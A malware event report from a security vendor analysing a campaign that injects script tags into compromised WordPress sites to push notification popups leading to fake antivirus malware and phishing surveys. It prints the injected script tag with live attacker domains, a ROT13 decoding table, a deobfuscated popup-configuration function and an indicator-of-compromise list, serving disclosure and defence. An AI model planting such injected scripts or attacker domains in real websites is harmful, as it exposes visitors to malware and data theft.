

MALWARE EVENT REPORT

StormMaize-3PC

Leveraging compromised WordPress sites to phish for consumer data and serve notification popups that lead to malware



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Introduction

The Media Trust Digital Security and Operations Team identified and terminated a malicious campaign targeting WordPress websites with alarming effectiveness. The multi-phase attack method involves an advertising campaign that triggers a malicious popup encoded with ROT13 cypher when consumers visit one of more than 60 compromised WordPress websites. Once clicked, the pop ups present unsuspecting users with fake antivirus software or deceptive surveys promising enticing rewards.

The goal is to either induce victims into downloading malware onto their devices or coax them into revealing their personal identifiable information (PII). Attack analysis reveals that a wide range of websites—ecommerce, blogs, news portals, and adult websites—are compromised to drive this phishing-oriented assault; however, there is no evidence to date that the attackers are targeting specific geo-locations, devices, or user agents.

High-Level Attack Analysis

This phishing-oriented attack infects a website—likely via a compromised plugin—by generating a pop up on the user’s device. If the pop up is clicked, and/or “allowed”, another tab in the browser (and outside the browser in some cases) will be generated in which the user is shown fake antivirus software and/or a fake survey exclaiming a prize will be given if completed.

Malicious URL 1: Script injection into compromised website

Our investigation reveals that the attackers exploit a vulnerability within WordPress—a [frequently targeted content management system](#)—and inject a “script” html element onto the compromised website. [Figure 1].

```
1 https://glimtors.net/ntfc.php?p=4100814
2
3 https://glimtors.net/zone?pub=0&zone_id=4100814&is_mobile=false&domain=www.amazing-w...
4
5 https://rocketfacts.com/sw-check-permissions-700et.js
6
7 https://bujerdaz.com/pfe/current/micro.tag.min.js?z=5650456&sw=/sw-check-permissions-e2a8b.js
8
9 <script src="//glimtors.net/ntfc.php?p=4100814" data-cfasync="false" async onerror="_pavgucr()" onload="_oevia()"> </script>
```

Figure 1: Structure of the malicious URLs ('glimtors[.]net' and the subsequently invoked URLs (with the 'ntfc.php' path)

In the hopes of evading detection, this URL uses the ROT13 cipher to obfuscate the code and associated domains. ROT13 works by converting a letter into one that is 13 characters down in the alphabet, wrapping to the beginning, e.g., 'a' in the code equals 'm' in English while 'z' equals 'i' in English. The use of this cipher makes initial analysis more difficult, and blockers are unable to block the malicious domains. [Figure 2]

ROT13 encoded

Decoded into English

<pre>['i', 'vafgnyyre'], ['m', 'rkcbegf'], ['z', 'pnyy'], ['w', 'mstsbezngf'], ['N', 'fjnno'], ['c', 'nnosrgpu'], ['D', 'trgBcgvbafSebzHey'], ['A', 'pbeerag'], ['T', 'havirefny'], ['u', '3.1.434'], ['M', 'uggcf://wbhgrngh.arg'], ['L', 'uggcf://pubhcfrr.pbz'], ['n', 'uggcf://zl.egznex.arg'], ['E', 'ehaPzqPnpur'], ['q', 'fjFrggvatf'], ['b', '3660999'], ['U', 'uggcf://nzhasrnmaggbe.pbz'],</pre>	<pre>['v', 'installer'], ['z', 'exports'], ['m', 'call'], ['j', 'zfgformats'], ['A', 'swaab'], ['p', 'aabfetch'], ['Q', 'getOptionsFromUrl'], ['N', 'current'], ['G', 'universal'], ['h', '3.1.434'], ['Z', 'https://jouteetu.net'], ['Y', 'https://choupsee.com'], ['a', 'https://my.rtmart.net'], ['R', 'runCmdCache'], ['d', 'swSettings'], ['o', '3660999'], ['H', 'https://amunfezanttor.com'],</pre>
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Figure 2: Translations of the ROT13 cipher into English

The function (renamed) constructs the URL whose response contains the configuration for the malicious popup on the website (e.g., the one that asks for notifications). [Figure 3]

```
function getPopupConfigURL(e, t) {
  const n = c.swPingDomain.startsWith('https://') ? c.swPingDomain.slice('8') : c.swPingDomain,
  o = (e.cdn ? e.domain : e.domain || t.host) || n,
  isMobile = /iPhone|iPad|iPod/.test(navigator.userAgent) || /android/i.test(navigator.userAgent),
  i = /^localhost:d+$/i.test(o) ? 'http' : 'https',
  s = C.l('pub', 'e' | (e.pub || '0'), 'zone_id', e.zoneId, 'is_mobile', String(isMobile), 'domain', location.hostname, 'var',
  encodeURIComponent(e.var || ''), 'ymid', encodeURIComponent(e.ymid || ''), 'var_3', encodeURIComponent(e.var_3 || ''), 'dsig', e.dsig ||
  ''),
  a = Object.keys(s).reduce((e, t) => '' + e + '&' + t + '=' + s[t], '' + (/^localhost:d+$/i.test(o) ? 'http' : 'https') + '://' + ((e.
  cdn ? e.domain : e.domain || t.host) || n) + '/zone?');
  return C.l('settingsUrl', a + '&action=settings', 'preRequestUrl', a + '&action=prerequest');
}
```

Figure 3: Using `glimtors[.]net/ntfc.php` as an example, this HTML constructs the initial malicious URL

The function also gathers user information by checking for mobile via useragent, localhost (127.0.0.1), and if the script is running in a controlled environment. It verifies the browser has the correct permissions to display notifications by utilizing the following functions:

- `getBrowserStats`
- `getStoreCount`
- `t.isAlreadySubscribed`
- `t.registerServiceWorker`
- `t.runSafariBrowserSubscription`
- `t.fetchZoneSettings`
- `t.getAlreadyRegistered`
- `t.waitBeforeProceed`
- `t.getZoneSettingsUrl`
- `t.initMicroTag`
- `t.runMicroTag`
- `t.SW_REGISTER_FAILED`
- `t.getApplicationServerKey`
- `t.sendRequest`
- `t.getParams`
- `t.isAlreadyRegistered`
- `t.swParamsKeys`

Based on these functions, it checks for the correct conditions to display the notification. The code uses browser Service Workers (specialized JavaScript assets that act as proxies between web browsers and web servers) to manage push notifications and will then construct and call the next URL in the process.

If it determines the user is in a controlled—not live—environment it will not deliver the malicious content.

Malicious URL 2: Creation of Notification popup

When the initial checks are completed, the injected code then calls another malicious URL. [Figure 4]. Following along on the previous example, this second URL contains the output from the initial URL, e.g., useragent, mobile device:

`https://glimtors[.]net/zone?pub=0&zone_id=4100814&is_mobile=true&domain=www.amazing-woman-mag[.]com&var=&yamid=&var_3=`

```
{
  "status": true,
  "code": "jsTagParameters",
  "message": "",
  "unsupported": false,
  "afterCloseDelay": 3,
  "allowPopupIfHttpsDenied": true,
  "customParamsGeo": "us",
  "customParamsIp": "45.85.145.101",
  "disableSwSanity": false,
  "domain": "https://jouteetu.net",
  "gidratorTimeout": 0,
  "injections": null,
  "install_ctx": {
    "country_code": "us"
  }
},
"resources": {},
"mobileSupport": true,
"openInTab": false,
"popupHeight": 310,
"popupShow": true,
"popupWidth": 510,
"pubZoneId": 4100814,
"showBackground": false,
"key": {
  "id": 776364935,
  "key": "BERFJbkGiP2aCTdy4nTdQTy_rS24lWioyATaOcSUIcKBNq4dN6GybtFRcKcbTpd7XZL42qituvQFgVVsfijfDwM"
},
"swName": "sw.js",
"swSanity404only": false,
"swTimeout": 0,
"useRtMarkUser": false,
"wildcardDomain": "boustache.com",
"zoneId": 4100814,
"skinUrl": "/pfe/current/defaultSkin.min.js",
"popupUrl": "/pfe/current/popup.html",
"flags": {
  "appLockDisabled": false,
  "quieterNotificationPermissionWorkaround": false
},
"extra": null
}
```

Figure 4: The second URL constructs additional URLs to build the popup appearance and content

And the notification can be shown in different languages. [Figure 6]



Figure 6: Response from URL 2 that shows the notification can be generated in different languages

As the page loads, these malicious URLs deploy and serve the user a popup asking to show notifications. This can take the form of a small popup window or a full-page notification. [Figure 7]





Figure 7: Example of notification popups served to users upon visiting a compromised WordPress website, including an out-of-browser popup generated on a desktop computer

Landing Page: Malware Delivery

The notification popups, if clicked, lead to the compromised WordPress landing page. These landing pages are both legitimate and made-for-advertising (MFA) websites. They either contain a fake virus alert or survey. The fake virus alert encourages the installation of backdoor programs that provide access to the consumer's device. The survey phishes for consumer data. Both malicious actions enable future attacks targeting the consumer and their device. [Figure 8]





Figure 8: Compromised landing pages accessed after clicking the notification popup

Conclusion

In conclusion, this phishing-oriented attack targets WordPress websites, compromising them by generating malicious popups on users' devices. Clicking on these popups will lead to an additional browser tab being opened, or a notification popup on the users device, displaying fake antivirus software or surveys promising prizes. The attackers aim to trick victims into downloading malware or divulging personally identifiable information (PII). The malicious URLs, found in the HTML code of compromised WordPress websites, employ the ROT13 cipher to obfuscate their purpose and make analysis more challenging. The injected code prompts users to enable notifications, while gathering information about the user and checking various conditions. If the browser meets the specified criteria, the malware is deployed.

Indicators of Compromise

This was first observed in 2021 and is affecting both advertisers and publishers. There have been more than 60+ total incidents so far and the number continues to grow.

atlantic-paving[.]com
 amazing-woman-mag[.]com
 design-middleeast[.]com
 point[.]com[.]ec
 sahtakawalan[.]com
 consultoriaoea[.]com[.]br
 hwb[.]com[.]au
 clipperweb[.]com[.]br
 myproroofting[.]com
 dailyhealthylivingtips[.]org

uptrendstoday[.]com
 deghooda[.]net
 couponinu[.]net
 shalomlawny[.]com
 stripchat[.]com
 farmrio[.]com[.]br
 pretty-woman-mag[.]com
 rocketfacts[.]com
 mitchellplumbing[.]com
 atlantic-paving[.]com

topexpensive[.]com
amazing-woman-mag[.]com
ezzin[.]com
leveros[.]com[.]br
tipstofeelgreat[.]com
preferredclimatesolutions[.]com
lojatres[.]com[.]br
legus[.]al
palmcreek[.]com
wondermasala[.]com
hwb[.]com[.]au
pemavel[.]com[.]br
iotmktg[.]com
yourcoolwords[.]com
littlecdn[.]com
shaumtol[.]com
ahargoo[.]net
bujerdaz[.]com
glimtors[.]net
youroutstandinglife[.]org
insform-commustry[.]xyz
desekansr[.]com
phicmune[.]net
thaudray[.]com
rapid-cloud[.]co
feneteko[.]com
phortaub[.]com
tzegilo[.]com
ninoglostoay[.]com
stoomawy[.]net
datatechonert[.]com
allhypefeed[.]com
updatephone[.]club
offergate-apps-pubrel[.]com
user-shield[.]com
shield-lib[.]live
prvnxswybumaoy[.]com
bronzealliance[.]com
komrep[.]com
70pine[.]com
harrisminigolf[.]com
clipperweb[.]com[.]br
vmmpxl[.]com

IOCs captured as of May 31, 2023; however, the list continues to grow.

Impact

WordPress is a highly popular content management system (CMS) capturing [64% market share](#)—10X greater than other CMS. It's used by a wide range of premium publisher news sites, personal blogs, and even large-scale enterprise websites. A key facet of its popularity is the wealth of themes (both free and paid), plugins, and other feature-rich widgets. The significant market share and variety of add-ons are also the reasons it is a frequent target for bad actors.

Actions to Take

The Media Trust recommends taking a few basic steps to identify and prevent this compromise in your environment. It is imperative that WordPress core files, and especially any associated themes and plugins, are up to date since it is often the case that these compromises are the result of using poorly maintained third party themes and plugins. In some instances where vulnerabilities are still present even in the latest version of a theme or plugin, it may be necessary to remove it and also delete anything that is not recognized or is no longer in use. Finally, the best way to understand what is going on with your platform/website is to continuously scan and understand what is being delivered to your consumers through your website.